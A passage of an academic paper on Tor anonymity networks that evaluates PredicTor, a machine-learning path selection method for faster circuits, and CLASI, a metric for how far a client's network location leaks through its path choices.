**Shadow Simulation Details.** Our Shadow configuration consisted of 1000 clients from the top 10 countries by directly connecting users [26], 400 relays from a live Tor Consensus, and 70 destination servers from the Alexa list of top websites [2]—forming a client to relay ratio of 2.5 : 1. All clients and relays were assigned to an enhanced network topology of 17,250 vertices and 150 Million edges based on their AS [19]. In this simulation, there were two classes of clients, *web clients*, and *perf clients*. *Web clients* randomly selected servers from which they performed HTTP GET requests to download 320 KiB files over the modeled Tor network [18], and *perf clients* downloaded 50 KiB files over the Tor network. Each client measured the time from when the first request was made to when the last byte was received (*TTLB*). We validated our Tor model against live Tor by comparing the results of *perf clients* to historical Tor data from Tor Metrics [26]. Figure 1c shows the live Tor performance for fixed file size downloads of 50 KiB from historical Tor network data [26] compared to Shadow *perf clients*. The results show that live Tor performance was not significantly different than Shadow *perf client* performance for our simulation, indicating that our Tor model performs statistically similar to live Tor.

## 4 Speeding up Tor with PredicTor

We now describe PredicTor, our proposed approach for improving Tor path selection. In PredicTor, the guard selection policy is identical to Vanilla Tor, and a client will use a single guard as long as it is available for up to nine months. To complete a path, middle and exit relays are selected according to consensus bandwidth weights as per standard Tor protocol. The resulting proposed circuit is then classified by a classification model as described in Section 3. If the proposed circuit is predicted to be fast, the circuit is built; otherwise, new relays are selected.

Let us define function $M_\tau(C)$ that, for a given threshold $\tau$, returns *True* when a proposed circuit $C$ is predicted to be faster than $\tau$ and *False* when it is predicted to be slower than $\tau$. In the PredicTor path selection method, Tor proposes $C$ as per standard bandwidth weighted selection. Then, if $M_\tau(C) == True$, the circuit is built. Otherwise, the loop runs until the condition is met. Note that when $\tau$ is set to be the median download time, then the loop runs two times on average, though this can vary between clients and depends on the guard selected.

**Experimental Setup.** We implemented PredicTor in the Tor source code and tested its performance compared to Vanilla, Congestion-aware routing (CAR), and Snader and Borisov (SB) path selection using both *Shadow* and *live Tor*. Prior work shows that *SB* has competitive performance under medium congestion with the parameter $s$ set to 9 [41, 34]. We tested *SB* with two settings: *SB-9*, with $s = 9$ for *partial* bias to high bandwidth and *SB-15*, with $s = 15$ for *heavy* bias to high bandwidth.


In the Shadow simulation, we used the same configuration as described in section 3. For all path selection techniques, the respective clients requested a 320 KiB file download from a server selected uniformly at random from a set of 70 destination servers.

In the live Tor experiments, for all path selection techniques, the respective clients requested the home page of websites selected uniformly at random from a set of 1000 sites from the Alexa list of top sites [2].

For the PredicTor experiment in both Shadow and live Tor, $\tau$ was set to the median download time with respect to the training set, and Random Forest was used for the classification model. Note that in a Shadow simulation, we can observe how performance is affected when *all clients* use a given path selection technique. This is not possible in live Tor because we can only deploy an insignificant fraction of clients compared to the full user base. However, two of Shadow's limitations are: 1) the network size is significantly smaller than the real-world Tor Network, and 2) the simulation does not fully model real-world network dynamics. In live Tor, we can observe how path selection techniques respond under dynamic real-world network conditions. Therefore, for measuring performance of path selection techniques, it is useful to test in both Shadow and live Tor.


**Performance Results.** Figures 2a and 3a show Shadow and live Tor download times for Vanilla, PredicTor, CAR, SB-9, and SB-15. In both Shadow and live Tor, PredicTor was the fastest. In the Shadow simulation, PredicTor had a 23% and 13% median improvement compared to Vanilla and CAR, respectively, and a 28% improvement in the 90th percentile compared to Vanilla. This resulted in a speed up over Vanilla of over 500ms in the median case, and over 1.5s in the 90th percentile. In the live Tor experiments, PredicTor had 11% and 6% median improvements compared to Vanilla and CAR, respectively, and a 28% improvement in the 90th percentile compared to Vanilla. This resulted in a speed up of over 1.0 second in the 90th percentile compared to Vanilla.

**Circuit Bandwidth.** SB-9 and SB-15 performed the slowest in both Shadow and live Tor. Figures 2b and 3b show the Shadow and live Tor circuit consensus bandwidths for Vanilla, PredicTor, SB-9, and SB-15. As expected, SB-9 and SB-15 build circuits with significantly higher bandwidth compared to other techniques, particularly in live Tor, where SB-9 and SB-15 circuits used 22% and 97% more bandwidth in the median than Vanilla. The Shadow results suggest that selecting relays weighted heavily towards bandwidth causes high bandwidth relays to become overloaded, resulting in poor per-




(a) Shadow Download Times (b) Shadow Circuit Bandwidth (c) Shadow Relay Utilization

Figure 2: **Shadow Experiments:** a) TTLB. b) Circuit consensus bandwidth. c) Relay utilization.




(a) Live Tor Download Times (b) Live Tor Circuit Bandwidth (c) Live Tor Circuit Length

Figure 3: **Live Tor Experiments:** a) TTLB. b) Circuit consensus bandwidth. c) Circuit length.

formance. Moreover, the live Tor performance and consensus bandwidth results suggest that high-bandwidth relays experience some persistent congestion due to a large user base using Vanilla's bandwidth-weighted selection policy. The persistent congestion causes poor performance even if one client weights their selection heavily toward these high bandwidth relays.

Performance gains in PredicTor, on the other hand, cannot be attributed exclusively to selecting high-bandwidth relays. In Shadow, PredicTor did not build higher bandwidth circuits compared to Vanilla. In live Tor, Predictor uses approximately the same median consensus bandwidth as Vanilla, though it uses 25% more bandwidth at the 90th percentile.

**Node Congestion.** Wang et al. [42] concluded that congestion is a property of the Tor router itself. Though congestion comes in bursts in the short term, each node's congestion characteristics do persist over time, and thus some nodes are consistently more congested than others.

Figure 2c shows the empirical distribution (ECDF) of relays with respect to the percent of circuits that they were used on for the Shadow simulation. Vanilla completely avoided selecting approximately 45% of relays in the network, and SB-9 and SB-15 completely avoided selecting approximately 50% of relays in the network. Under-utilizing the network in this way caused more persistent congestion on the 65% and 50% of relays that Vanilla and SB did utilize, respectively. On the other hand, PredicTor utilized approximately 85% of the network. These results suggest that, when all clients use PredicTor, more relays are utilized, resulting in greater load distribution and lower persistent congestion for high-bandwidth relays.

**PredicTor+CAR.** One advantage for PredicTor compared to CAR is that clients have more global knowledge of persistent network congestion for all nodes during circuit creation. This helps PredicTor clients avoid consistently congested nodes and select consistently non-congested nodes with greater probability. In CAR, on the other hand, clients only have knowledge of congestion characteristics for a small subset of nodes that are opportunistically measured during circuit creation.

We combined PredicTor with CAR because we suspected that CAR should have better performance if nodes are selected using the PredicTor scheme first, then opportunistically measured. Figure 2a shows a 28% improvement in the median case for PredicTor+CAR compared to Vanilla. These results indicate that a hybridized scheme combining centralized and decentralized congestion measurements for relay selection results in better performance compared to either scheme alone.

**Circuit Length.** Although geographic distance is not a good measure for Internet latency, it can provide a point of reference for a system like Tor, where a circuit might traverse multiple intercontinental hops. Figure 3c shows live Tor circuit lengths for Vanilla, CAR, and PredicTor. To measure circuit lengths, we first resolved each relay into coordinates. Then, we calculated the distance between relays using Vincenty's Formula [40]. The circuit length was taken as the sum of the distances between the guard and middle and between the middle and exit. In the median case, PredicTor built circuits that were approximately 680 km shorter compared to Vanilla. In the 90th percentile, PredicTor and CAR built circuits that were approximately 592 km and 2,043 km shorter compared to Vanilla, respectively. These results suggest that the performance gains for PredicTor and CAR are partially due

to building shorter circuits, and thus, circuits of lower latency.

### 4.1 Discussion

We conclude that performance gains for PredicTor are achieved by considering three key factors: 1) congestion, 2) bandwidth, and 3) latency. From the Shadow simulation, we observed that PredicTor utilizes the network in a way that leads to more efficient load distribution and lower congestion for high-bandwidth nodes. Additionally, the live Tor results suggest that PredicTor avoids highly congested nodes while building circuits of slightly higher bandwidth and lower latency compared to Vanilla.

**Quantifying improvement.** Our experiments provide strong evidence that PredicTor should result in an overall improvement for all clients in Tor, with 23% improvement in Shadow with all clients using PredicTor and 11% improvement in the live Tor experiments with one client using PredicTor. We do not claim, however, that our experiments can show the exact quantitative gains that PredicTor would provide when deployed in Tor. One way to more fully quantify the improvement for a live deployment of PredicTor would be to test in a wide-area testbed where all clients use PredicTor. Since no such testbed was available for this study, we leave this for future work.

**Malicious Relays.** We also highlight some important mitigation steps against relays that attempt to manipulate their bandwidth contribution during live PredicTor measurements to win more traffic. First, PredicTor selects guards exactly the same way as Vanilla, by consensus weight. Thus, malicious relays cannot win more guard traffic because they do not have the ability to change their consensus weight by gaming PredicTor measurements. A malicious exit relay may attempt to win more traffic by prioritizing measurement circuits and throttling all other connections, thereby appearing fast during measurement. This can be mitigated by selecting probe destinations from the distribution of most popular destination websites as observed from (honest) exit nodes, reported safely using a system like PrivCount [22]. Since popularity of websites is heavily concentrated in relatively few sites [10], a moderate-sized list of probe destinations should suffice to make the attacker unable to distinguish quickly between a measurement circuit and the majority of non-measurement user activity.

In contrast, a major disadvantage for methods that use RTT measurements such as CAR and Navigator is that malicious exit nodes can easily manipulate RTT measurements. Geddes et. al [15] show how the use of RTT measurements for latency improvements results in an increase in the effectiveness of latency-based attacks.

## 5 Client Location and Guard Diversity

We performed additional live Tor experiments from three additional client locations: 1) United States (US), 2) Germany (DE), and 3) Japan (JP). For each client location, the experiment was performed during prime Internet surfing hours for both the US and Europe (approximately 14:00 GMT) and during a time that is evening in the US and middle of the night in Europe (approximately 00:00 GMT). We call the experiments run at 14:00 GMT as the *high-congestion* condition and the experiments run at 00:00 GMT as the *low-congestion* condition.

Due to the single-guard selection strategy in Tor, clients may be connected to a slow or fast guard for long periods of time. We desire to understand PredicTor performance when connected to guard nodes of various consensus weights. Thus, for each client location, the experiment was performed using a *slow guard* (consensus weight 1770) and a *fast guard* (consensus weight 35600).

In Appendix A, Table 1, we show the median and 90th percentile improvement for PredicTor compared to Vanilla. We observed that the best performance improvement from PredicTor was realized during times of high congestion while connected to a fast guard. From the US location, there was a 9.7% and 17.7% improvement in the median and 90th percentile, respectively. From the DE location, there was a 12.8% and 25.3% improvement in the median and 90th percentile, respectively. From the JP location, there was a 6.3% and 10.8% improvement in the median and 90th percentile, respectively.

During times of low congestion while connected to a fast guard, PredicTor performance did not improve compared to Vanilla as much as in the high-congestion experiment. The median improvements from the US and DE were 4.2% and 7.3%, respectively. Wang et al. [42] also state that CAR should get better performance during high congestion times compared to low congestion.

We observed a slight improvement for PredicTor while connected to a slow guard during both high and low congestion for the median time (3.3% to 7.3% faster). For slow guards with high congestion, PredicTor showed larger improvements for the 90th percentile, between 14.0% and 19.1% improvement. Slow guards typically act as a bottleneck in most circuits, but when congestion is high, PredicTor can find and select faster circuits.

**Circuit Distance.** In Appendix A, Table 1, we show the median and 90th percentile circuit distance improvements for PredicTor compared to Vanilla. We observed the best improvement in circuit distance for PredicTor during times of low congestion while connected to a fast guard. From the US location, there was a 52% improvement in the median, with circuits that were approximately 1,600 km shorter. Similar results were observed for the DE and JP locations. During times of high

congestion while connected to a fast guard, PredicTor showed more modest improvements in circuit distance of between 11% and 26% in the medians. We observed little to no improvement in circuit distance for the slow guard experiments. We believe this is due to the slow guard acting as a bottleneck in most connections.

We conclude that PredicTor intelligently picks relays in a way that has never been done by any other algorithm. During times of high congestion, PredicTor correctly avoids highly congested nodes. During times of low congestion, when there are fewer congested nodes to avoid, PredicTor correctly builds lower-latency circuits of shorter geographic distance.

## 6 CLASI: Client AS Inference

Since PredicTor and other Tor path selection algorithms such as TAPS [23], DeNASA [6], and LASTor [1] use network location information to select paths, it is important to understand the extent to which these choices lead to predictability and loss of anonymity. In particular, we seek to understand whether an attacker can infer something about the location of the client from the choices of paths that she makes. To this end, we now describe CLASI, a metric for measuring the ability of the attacker to infer the client AS. If the client AS is known, then the adversary may be able to efficiently target clients with a BGP hijacking attack [37]. Additionally, many state-level adversaries are known to collude with ISPs [24]. As such, an adversary may target ISPs that are suspected to serve clients.

CLASI is a challenge-response game between an adversary and a challenger. The adversary possesses a path simulator *PS* that is an idealized Tor network with a given path selection algorithm to generate paths over the sender space $S$, the relay space $R$, and the destination space $D$. We denote one path $P$ being generated from *PS* as $P \leftarrow PS$, and a set of paths $\mathbf{P}$ being generated from *PS* as $\mathbf{P} \leftarrow PS$. Each path $P$ is a set of nodes where $P = \{p_1, p_2, p_3, p_4, p_5\}$, such that: $p_1 = clientIP, p_2 = guardIP, p_3 = middleIP$, $p_4 = exitIP, p_5 = destinationIP$.

Adversary $A$ sends path simulator *PS* to the challenger *CH*. *CH* generates a path $P'$ from *PS* and removes the sender $p'_1$ such that $P' = \{p'_2, p'_3, p'_4, p'_5\}$. *CH* then sends $P'$ to $A$. $A$ attempts to predict the network location $L$ of sender $p'_1$. More precisely, $L$ is the sender's AS, and we let $S_L$ be the set of all possible sender ASes. Then let $L'$ be $A$'s prediction for the location of the sender. Sender location information leakage for the idealized Tor network is then represented by $\varepsilon_s$, where:

$$Pr[L = L'] = \frac{1}{|S_L|} + \varepsilon_s.$$





Figure 4: CLASI challenge-response game between adversary and challenger.

There is no leakage ($\varepsilon_s = 0$) if the attacker can do no better than guessing $L'$ uniformly at random from among all possible sender ASes in $S_L$. Otherwise, the attacker has some advantage in guessing the sender's AS ($\varepsilon_s > 0$).

The CLASI challenge-response game sequence is shown in Figure 4. Adversary $A$ uses the function $Predict(P)$ that extracts the features from the path $P$ and uses them to classify the AS of the sender. Each Tor relay has the features AS, BW, and CC, represented as described in Section 3, while the destination has the features AS and CC. *Predict* uses a probabilistic classification model that is trained on the feature set of paths generated from *PS* and labels that represent the sender's AS. In our evaluation, we used $k$-NN with $k = 9$ for the adversary classification model. It is possible that different classifier models each tuned to the system in use could improve the adversary's performance, but using one high-quality model allows us to quantitatively compare client AS leakage between different path selection techniques.

## 7 CLASI Evaluation

We now evaluate CLASI's ability to measure sender location information by running a simulation of the Tor network using TorPS [39] and testing a location-aware Tor path selection protocol called DeNASA [6].

### 7.1 Tor Model

TorPS [39] is a Tor path selection simulator that uses historical data to recreate network conditions experienced by Tor users in the real world [24]. Circuits are created according to past network state, and streams are attached to those circuits according to simulated user behavior.

For the set of destinations used in our simulation, we tested the 200 top Alexa [2] websites. We modeled clients connecting from the top 10 countries by directly connecting users according to Tor Metrics [26]. The sim-





Figure 5: Fraction of vulnerable streams for DeNASA e-select compared to Vanilla with respect to AS adversaries.





Figure 6: **CLASI:** Sender AS leakage for DeNASA exit selection variations compared to Vanilla Tor as a function of user model.

ulated clients connected from distinct ASes chosen partly from the list proposed by Edmond and Syverson [14], partly from the list proposed by Juen [25], and partly from CAIDA Top Ranking ASes [9].

We tested four distinct users models: 1) 5-destination, 2) 10-destination, 3) 15-destination, and 4) 20-destination. According to the number of destinations specified for each user model, clients selected their destinations uniformly at random from the set of 200 sites at the start of the simulation. During the simulation, clients connected to destinations selected uniformly at random from this pre-selected set.

## 7.2 DeNASA Protocol

Location-aware protocols are designed to increase security against AS-level threats [24], or the threat of BGP hijacking attacks [37]. For our evaluation, we chose to test a location-aware protocol called DeNASA (destination-naive AS-awareness) because DeNASA's tunable parameters allow users to increase or decrease location awareness in exchange for more or less security against AS-level adversaries respectively. We would expect, however, that increasing location awareness would cause an increase in sender information leakage.

DeNASA increases security against AS-level adversaries by creating circuits that have higher probability of avoiding some Tier 1 ASes from the client to guard, and simultaneously from exit to destination. Barton et al. identify eight Tier 1 ASes, called *suspect ASes* that are the most likely to appear on both sides of Tor circuits.

The two methods used in DeNASA are: 1) *e-select*, and 2) *g-select*. *E-select* determines how clients select exit relays based on a tunable parameter $\tau$ ranging from 0 to 1. When $\tau = 0.1$ clients are restricted to selecting from a smaller set of exits that have lower probability of traversing the suspect ASes. Additionally, the set of exits available for each client is dependent on the client's location. As $\tau$ increases, the restriction is relaxed.

Using the described TorPS configuration, we ran a nine month simulation for e-select $\tau = 0.1$ and Vanilla. We denoted streams as being *vulnerable* if AS3356 or AS1299 appeared on both sides of the stream. As shown in Fig. 5, the median vulnerable stream rate for e-select and Vanilla was 8% and 22% respectively – indicating that e-select builds 63% fewer vulnerable streams compared to Vanilla.

The *g-select* method ensures that clients only select guards for which there are no suspect ASes in the AS-level path from client to guard. The suspect AS list is tunable such that the client can avoid from one to eight suspect ASes. By avoiding more suspect ASes from the client side, clients maintain a more restrictive set of possible guards to choose. Additionally, the set of guards available for each client is dependent on the client's location.

## 7.3 Experiments

For each experiment, we generated 1.8 million Tor paths to train the CLASI adversary classification model. We then ran the CLASI challenge-response game for 3,000 new paths on which the adversary made prediction attempts. For each data point, this process was repeated 30 times and we plot the mean along with a 95% confidence interval. In Figure 6, we plot sender AS leakage for different variants of *e-select* compared to vanilla Tor. The Figure indicates that sender AS leakage is higher for *e-select* compared to vanilla Tor. Moreover, sender AS leakage increases for *e-select* as the threshold $\tau$ is decreased. For example, for the *5-*, *10-*, *15-*, and *20-destination* user models, sender AS leakage increased by 7%, 10%, 11%, and 13%, respectively, for $\tau = 0.1$ compared to $\tau = 0.2$. We found similar results when $\tau$ was increased from 0.2 to 0.3. This was expected due to the set of exits being more restrictive for clients when using lower values for $\tau$.

**Vanilla path selection.** Sender leakage should be equivalent to random guessing ($\varepsilon_s = 0$) for uniform relay and uniform destination selection. For Vanilla path selection, we observed that sender leakage was signifi-





Figure 7: **CLASI:** Sender AS leakage for DeNASA guard selection variations compared to Vanilla Tor.





Figure 8: Gini Coefficient and Uniformity degree for DeNASA exit selection variations compared to Vanilla Tor.

cantly higher than random guessing. This is due to the fact that: 1) clients are partitioned into subsets with respect to their selected guards, and 2) clients are partitioned with respect to the set of destinations they connect to. We observed that sender leakage decreased for *all path selection* algorithms as *user destinations increased* due to a greater overlap in the destination space across clients as the destination sets increased. More specifically, for Vanilla Tor, sender AS leakage decreased by 26% for the *10-destination* user model compared to the *5-destination* user model, by 14% for the *15-destination* user model compared to the *10-destination* user model, and by 12% for the *20-destination* user model compared to the *15-destination* user model. This highlights the impact that the user model may have on security results. Moreover, we note that CLASI is sensitive to changing user models and should be a useful tool for researchers seeking to gain more understanding of security implications for their proposed path selection algorithms under different user models.

Figure 7 shows sender AS leakage for DeNASA guard selection variations compared to Vanilla Tor. Sender AS leakage was not significantly different for Vanilla Tor compared to *g-select* when two to four suspect ASes were avoided. On the other hand, there was a 14% increase in leakage for when six suspect ASes were avoided compared to when four suspect ASes were avoided. Similarly, there was an 8% increase in leakage for when eight suspect ASes were avoided compared to when six suspect ASes were avoided.

## 7.4 Entropy Based Metrics

To understand the value of CLASI as an anonymity metric, it is necessary to see the results of other anonymity metrics. In this section, we show results for DeNASA using two anonymity metrics, Gini coefficient [34] and Uniformity degree [11].

In Figure 8 we plot Gini coefficient and uniformity degree for DeNASA exit selection variants compared to Vanilla Tor. The x-axis shows the number of user destinations. The two measures have an inverse relationship. As Gini coefficient grows, anonymity goes down, while as uniformity degree grows, anonymity goes up. We see that both measures show little difference for different values of the threshold $\tau$ or the number of user destinations. In contrast, CLASI does show a significant differences in sender location leakage as these parameters vary. This highlights an advantage for CLASI, in that it can be used by researchers to understand the anonymity impact of path selection algorithms under various user models in Tor.

Additionally, there was not a significant change in Gini coefficient for Vanilla compared to DeNASA's exit selection variants. This anomaly highlights a significant disadvantage for Gini coefficient in measuring anonymity for path selection algorithms in Tor. The result is due to the fact that Gini coefficient is a measure of equality of relay selection for all clients in the anonymous communication system taken together. As an extreme example, suppose that all Tor users are split evenly into users from country A and those from country B. Also suppose that all Tor relays are also split into two groups with equal bandwidths. If all users from country A select only relays from the first group and country B users from the second group, then the Gini coefficient will be the same as Vanilla Tor, even though the choice of relays clearly indicates which country the user is in. Thus, Gini coefficient is not suitable for understanding anonymity loss when clients use some bias relevant to their location to select paths.

There was a significant decrease in uniformity degree for DeNASA's exit selection variants compared to Vanilla Tor. However, there was no significant change in Uniformity Degree with respect to changing values of $\tau$ for the three DeNASA exit selection variants themselves. On the other hand, CLASI did show a significant differ-





Figure 9: Gini Coefficient and Uniformity Degree for DeNASA guard selection variants compared to Vanilla Tor.

ence in anonymity among the three DeNASA exit selection variants. This shows a disadvantage for uniformity degree in measuring anonymity for path selection algorithms in Tor.

In Figure 9 we plot Gini Coefficient and Uniformity Degree for DeNASA's guard selection variants compared to Vanilla Tor for the *5-destination* user model. The results indicate a loss in anonymity, as Gini Coefficient significantly increased for all three g-select variants compared to Vanilla Tor. However, there was no significant change in Gini coefficient among the three variants of g-select.

There was no significant change in uniformity degree for Vanilla compared to DeNASA's guard selection variants. This shows that uniformity degree did not indicate that there was a *guard placement attack* vulnerability even if clients were configured to avoid up to eight suspect ASes while selecting their guard nodes.

We conclude that gini coefficient and uniformity degree are not sufficient replacements for the CLASI metric when measuring anonymity of path selection algorithms in Tor.

## 7.5 Time To First Compromise

Time to first compromise is an all-or-nothing measure of how long it takes until a client uses a compromised circuit [24]. Using the TorPS configuration described in Section 7.1, we ran a nine-month simulation for e-select $\tau = 0.1$ and Vanilla. We denoted streams as being *vulnerable* if AS3356 or AS1299 appeared on both sides of the stream. As shown in Figure 10, approximately 60% of Vanilla and e-select clients built at least one vulnerable stream within the first two weeks. After the nine month period, approximately 80% of Vanilla and e-select clients built at least one vulnerable stream. On the other hand, according to Figure 5, DeNASA builds 63% fewer vulnerable streams with respect to AS adversaries compared to Vanilla. Therefore, some DeNASA clients should realize some security improvement compared to Vanilla clients because they build less vulnerable streams, even





Figure 10: Time to first compromise for DeNASA e-select compared to Vanilla Tor

though the time taken for DeNASA clients to build their first vulnerable stream is similar to Vanilla Tor.

The results indicate that DeNASA e-select $\tau = 0.1$ provides approximately the *same* security against AS-level adversaries with respect to *time to first compromise*, and better security against AS-level adversaries with respect to *vulnerable stream rate*. Conversely, in Figure 6, CLASI shows a security *reduction* in client AS leakage of 11% for e-select $\tau = 0.1$ compared to Vanilla. These contrasting results support our assertion that *time to first compromise* alone is not sufficient in fully understanding the security implications of path selection algorithms. Though *time to first compromise* is an important metric, we point out that other metrics including CLASI should be used when measuring anonymity for path selection algorithms in Tor.

# 8 PredicTor Security Evaluation

To understand the anonymity level of PredicTor and PredicTor+CAR compared to CAR and Vanilla, we first generated 500,000 paths for each algorithm from the Shadow experiment described in Section 3. Then, we measured anonymity of each path selection algorithm using Gini coefficent, Uniformity degree, and CLASI.

Figure 11 shows Gini coefficient and Uniformity degree for all tested algorithms. The Gini coefficient was 0.21 higher for PredicTor over Vanilla and 0.25 higher for PredicTor+CAR over Vanilla. According to the Gini coefficient metric, Vanilla and CAR had similar anonymity while PredicTor and PredicTor+CAR had significantly worse anonymity. These results suggest that PredicTor clients select some relays with higher probability and avoid other relays, causing an inequality in relay selection compared to Vanilla. In contrast, there was a slight decrease in Uniformity degree for PredicTor and PredicTor+CAR compared to CAR and Vanilla.

In Figure 12, we plot sender AS leakage using CLASI for PredicTor and PredicTor+CAR compared to CAR and Vanilla. We found that PredicTor clients had similar AS leakage compared to Vanilla, likely due to clients choosing paths independently of their location in PredicTor. On the other hand, CAR clients build paths based





Figure 11: Gini coefficient and Uniformity degree.





Figure 12: Sender AS leakage

on opportunistic measurement from the client, and thus, their paths should have some relationship to their location. Accordingly, we found a slight increase in AS leakage for CAR and a significant increase of about 9% for PredicTor+CAR compared to Vanilla and PredicTor alone. We note that both Gini coefficient and Uniformity degree did not indicate a significant difference in anonymity for PredicTor+CAR compared to PredicTor.

From our findings, we conclude that AS leakage for PredicTor is similar to Vanilla and slightly better than CAR due to PredicTor clients building paths independently of network location. On the other hand, PredicTor does select certain relays with higher probability causing an inequality in relay selection compared to Vanilla and CAR. However, the entropy loss is minimal, indicating that the distribution of selected relays for all PredicTor clients is similar to Vanilla.

**Time to First Compromise** Johnson et al. [24] showd that time to first compromise is strongly related to guard selection policy. As PredicTor chooses guards exactly the same as Vanilla, we believe time to first compromise for PredicTor due to relay-level and AS-level adversaries should be similar to Vanilla Tor.

## 9 Discussion and Future Work

In this section, we discuss deployment ideas for PredicTor and future work possibilities for CLASI.

### 9.1 PredicTor Deployment

There are two main challenges that would need to be addressed for the successful deployment of PredicTor: 1) clients should routinely receive comprehensive training data, and 2) the training data should be gathered securely, such that an adversary has little chance of directing traffic to malicious relays.

In the Live Tor experiments, we built a training set by measuring download times for approximately 50,000 streams from a centralized authority over the course of one hour. This training set was given to a PredicTor client and used to build circuits during the subsequent hour. Gathering the training data added an additional load on the Network of approximately 4.0 GiB/hr, or just .07 GiB/s. The current bandwidth of the Tor Network is approximately 60 GiB/s. Thus, we believe that the measurement load should not be a problem for deployment.

